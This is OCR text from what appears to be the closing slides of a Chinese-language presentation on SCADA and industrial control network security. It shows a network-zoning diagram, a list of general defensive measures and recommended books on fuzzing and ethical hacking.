
  · SIMATIC WinCC 7.0

  · SIMATIC WinCC 6.2

5. SCADA攻击安全防范

工控网络安全防护手段（解决方案）


主干接入区
互联网接入区
新数据中心
工控网
工控网
工控网
工控网
水务集中控制室
中心控制室
油晶集中控制室
动力集中控制室
数采网


主干接入区
互联网接入区
电信
SSL VPN
NF
IPS
上网行为管理
DMZ区
新数据中心
WAF
虚拟补丁
WAF
虚拟补丁
老数据中心
工控网
工控网
工控网
工控网
水务集中控制室
中心控制室
XX集中控制室
动力集中控制室
数采网
虚拟补丁
ICSScan
核心区
WAF
虚拟补丁
视频网
消除报警网
4G网络
视频监控网
消防调度网
生产调度通信网
办公网
总厂大楼、信息中心、分公司大楼等


防范SCADA攻击


- 开发安全策略
- 实现ACL
- 使用MAC地址过滤
- 使用VLAN分段
- 加强SCADA设备物理安全，包括警报和防撬管理
- 不允许使用第三方USB及相关存储设备
- 实现支持SCADA协议防御机制的IDS/IPS
- 整合操作系统和固件升级（包括补丁维护）
- 实现高强度的加密功能
- 确保已经准备好二重或三重身份验证策略
- 确保计划内的内部安全评估得到如期执行


防范SCADA攻击

- 如果可能的话，使用诸如SSH、DNPsec、TLS、DTLS、SSL、PKI和IPsec之类的保护性协议
- 如果使用的是拨号调制解调器，那么实现支持活动日志、加密、名字和口令身份验证的增强型安全措施
- 实现一套SIEM系统来完成日志聚合、日志审查和审计分析
- 为所有合适的防火墙、交换机、路由器、IPS和IDS设备实现可扩展的边界网络策略

最后：推荐一些书籍


ARTECH HOUSE
INFORMATION SECURITY AND PRIVACY SERIES
FUZZING
for Software Security Testing and Quality Assurance
ARI TAKANEN • JARED D. DEMOTT
CHARLES MILLER


SYNGRESS
4 FREE BOOKLETS
4 FREE
Open Source Fuzzing Tools
Check Your Software for Vulnerabilities and Eliminate them Before Release
• Complete Coverage of Fuzzing Techniques and How to Integrate Fuzzing into the Development Cycle
• Step-by-Step Instructions for Building Your Own Fuzzer
• A Guide to Open Source Solutions as well as Commercial Solutions
Noam Rathaus
Gadi Evron


灰帽黑客
正义黑客的道德规范、渗透测试、攻击方法和漏洞分析技术
(第3版)
Gray Hat Hacking:
The Ethical Hacker's Handbook, Third Edition
[美] Allen Harper, Shon Harris 等著
杨明军 韩智文 程文俊 译
清华大学出版社


模糊测试
强制性安全漏洞发掘
FUZZING Brute Force Vulnerability Discovery

谢谢